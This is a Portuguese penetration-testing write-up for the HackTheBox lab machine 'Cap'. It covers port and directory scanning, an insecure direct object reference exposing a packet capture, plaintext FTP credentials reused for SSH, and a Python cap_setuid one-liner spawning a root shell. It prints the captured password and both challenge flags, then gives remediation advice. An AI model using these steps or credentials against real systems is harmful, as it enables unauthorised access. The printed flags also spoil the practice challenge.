

# Cap



## Penetration Testing Writeup

<b>Plataforma</b>	HackTheBox
<b>Dificuldade</b>	Easy
<b>Sistema Operacional</b>	Linux
<b>Data de Conclusão</b>	29/12/2025
<b>IP do Alvo</b>	10.10.10.245
<b>Técnicas Utilizadas</b>	Enumeration, Privilege Escalation, Sniffing



## Índice

Índice .....	2
1. Resumo Executivo .....	3
2. Metodologia .....	3
3. Reconhecimento e Enumeração .....	4
3.1. Resolução do IP .....	4
3.2. Scan de Portas (Nmap) .....	4
3.2. Enumeração Web (se aplicável) .....	5
4. Exploração .....	6
4.1. Acesso Inicial .....	6
4.2. User Flag .....	7
5. Pós-Exploração e Escalação de Privilégios .....	8
5.1. Enumeração Interna .....	8
5.2. Vetor de Escalação .....	8
5.3. Root/Administrator Flag .....	9
6. Análise de Vulnerabilidades .....	10
7. Recomendações de Remediação .....	10



## 1. Resumo Executivo

O alvo é uma máquina Linux (Cap - HackTheBox) executando uma aplicação web e serviços FTP e SSH. Durante a análise, foram identificadas quatro vulnerabilidades que, encadeadas, permitiram acesso root completo ao sistema. Uma falha de controle de acesso na aplicação web permitiu acesso a arquivos .pcap através de manipulação de parâmetro na URL. O arquivo capturado continha credenciais FTP transmitidas em texto claro. As credenciais obtidas eram reutilizadas no serviço SSH, permitindo acesso inicial ao servidor. Uma capability mal configurada no Python (cap\_setuid) permitiu escalção de privilégios para root. O impacto potencial inclui comprometimento total do servidor, exfiltração de dados e uso como pivô para ataques internos na rede.

## 2. Metodologia

A abordagem seguiu as seguintes fases:

1. Reconhecimento e Enumeração
2. Análise de Vulnerabilidades
3. Exploração
4. Pós-Exploração e Escalção de Privilégios
5. Documentação e Relatório



## 3. Reconhecimento e Enumeração

### 3.1. Resolução do IP

Para facilitar o trabalho nas enumerações e scans, resolvi o IP da máquina alvo adicionando no `/etc/hosts`, assim sempre usando o nome `cap` para se referir ao IP.

```
m0nteiro@kali: ~/pentest/htb/rooms/cap
Session Actions Edit View Help
GNU nano 8.7 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

#HTB
10.10.10.245 cap
```

### 3.2. Scan de Portas (Nmap)

Comando executado:

```
nmap -sV cap > nmap.txt
```

```
(m0nteiro@kali)-[~/pentest/htb/rooms/cap]
$ cat nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-29 23:24 -0300
Nmap scan report for cap (10.10.10.245)
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; proto
col 2.0)
80/tcp    open  http     Gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

Portas abertas encontradas:

- 21/FTP
- 22/SSH
- 80/HTTP



## 3.2. Enumeração Web (se aplicável)

Ferramentas utilizadas:

- Gobuster para enumeração de diretórios

Ao executar o comando:

```
gobuster dir -u http://cap -w /usr/share/wordlists/dirb/common.txt
```

```
m0nteiro@kali: ~/pentest/htb/rooms/cap
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds

(m0nteiro@kali)~[~/pentest/htb/rooms/cap]
$ gobuster dir -u http://cap -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://cap
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/data (Status: 302) [Size: 208] [→ http://cap/]
/ip (Status: 200) [Size: 17453]
/netstat (Status: 200) [Size: 32673]
Progress: 4613 / 4613 (100.00%)

Finished

(m0nteiro@kali)~[~/pentest/htb/rooms/cap]
$
```


A saída nos retorna nada além do que já está visível no site, o que nos resta explorar a plataforma.



## 4. Exploração


### 4.1. Acesso Inicial

Ao acessar a plataforma, nos deparamos com um dashboard de segurança que aparentemente coleta o tráfego de sua rede. Ao acessar a sessão “Security Snapshot” percebemos que cada snapshot feito pela aplicação tem um ID.



Se alterar esse valor para navegar entre as capturas já feitas, indo até o data/0 (a primeira captura registrada), podemos baixar o conteúdo e analisar a captura feita.

A captura tem extensão .pcap, usada pelo Wireshark. Acessando o conteúdo por ele podemos ver que um usuário estava mexendo no FTP.



Mas o que nos interessa é se tem algum registro de sua tentativa de login ao FTP.

Aplicando o filtro:

```
ftp.response.code == 230 || ftp.request.command == "USER" ||  
ftp.request.command == "PASS"
```

Podemos identificar se houve alguma tentativa bem sucedida, qual usuário foi o usuário usado e senha.

0.pcap						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ftp.response.code == 230    ftp.request.command == "USER"    ftp.request.command == "PASS"						
No	ftp.response.code.invalid	Source	Destination	Protocol	Length	Info
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.

Identificamos um usuário e uma senha que houve tentativa bem sucedida no serviço FTP.

- User: nathan
- Pass: Buck3tH4TF0RM3!

Tentando acessar o SSH através desta credencial, conseguimos ter acesso ao servidor onde encontramos a primeira flag do desafio.

```

nathan@cap: ~
Session Actions Edit View Help

(m0nteiro@kali)-[~]
$ ssh nathan@cap
** WARNING: connection is not using a post-quantum key exchange algorithm
.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@cap's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Dec 30 03:09:46 UTC 2025

System load:          0.01
Usage of /:            36.6% of 8.73GB
Memory usage:         33%
Swap usage:           0%
Processes:            233
Users logged in:      0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb0:e376

⇒ There are 3 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory

Last login: Tue Dec 30 03:09:15 2025 from 10.10.14.170
nathan@cap:~$ ls
linpeas.sh snap user.txt

```

## 4.2. User Flag

Localização: /home/nathan

Flag: 782147f8be5746ee8e1425ab9ebf2bc5

## 5. Pós-Exploração e Escalação de Privilégios

### 5.1. Enumeração Interna

Ao procurar outros usuários não encontramos nenhum outro usuário que podemos explorar, sobrando o /root para ser explorado.

```
nathan@cap: /
Session Actions Edit View Help

nathan@cap:/$ ls
bin    dev    lib    libx32  mnt    root  snap  tmp
boot  etc    lib32  lost+found  opt    run    srv    usr
cdrom  home  lib64  media    proc   sbin   sys    var
nathan@cap:/$ cd root
-bash: cd: root: Permission denied
nathan@cap:/$
```

O usuário que temos (nathan) não serve para ser sudo, então precisamos escalar o privilégio.

```
nathan@cap:/home$ sudo su
[sudo] password for nathan:
nathan is not in the sudoers file. This incident will be reported.
nathan@cap:/home$
```

### 5.2. Vetor de Escalação

Executando o comando abaixo, listamos **capabilities** atribuídas a binários no sistema, buscando algum programa com permissões que permitam **escalar privilégios**, como cap\_setuid (mudar UID) ou cap\_dac\_override (ignorar permissões de arquivos)

```
getcap -r / 2>/dev/null
```

Saída:

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

Encontramos que o Python tem permissão de alterar o UID do próprio processo. Podemos aproveitar isso para mudar o UID para 0 (root) e abrir um terminal com privilégios elevados executando:

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Ao executar, automaticamente viramos root, podendo acessar a pasta /root e encontrar a flag final.





```
root@cap: /root

Session Actions Edit View Help

nathan@cap:/$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:/# ls
bin      dev      lib      libx32   mnt      root     snap     tmp
boot     etc      lib32    lost+found  opt      run      srv      usr
cdrom    home    lib64    media    proc     sbin     sys      var
root@cap:/# cd root/
root@cap:/root# ls
root.txt  snap
root@cap:/root#
```

### 5.3. Root/Administrator Flag

Localização: /root

Flag: fdb2d12d2c627251e76a295b6d11fee4

## 6. Análise de Vulnerabilidades

Vulnerabilidade	Descrição	Severidade
Capability mal configurada (cap_setuid) <b>CWE-269</b>	Python configurado com cap_setuid permite escalção para root	<b>Crítica</b>
Transmissão em texto claro (FTP) <b>CWE-319</b>	Credenciais transmitidas sem criptografia, permitindo captura via sniffing de rede	<b>Alta</b>
Reuso de credenciais <b>CWE-522</b>	Mesma senha utilizada no FTP e SSH, permitindo movimentação lateral	<b>Alta</b>
Exposição de dados sensíveis <b>CWE-200</b>	Arquivo .pcap contendo credenciais acessível via manipulação de URL, sem controle adequado de acesso	<b>Alta</b>

## 7. Recomendações de Remediação

1. Substituir FTP por SFTP
2. Implementar senhas únicas por serviço
3. Remover cap\_setuid do Python
4. Implementar controle de acesso nos arquivos .pcap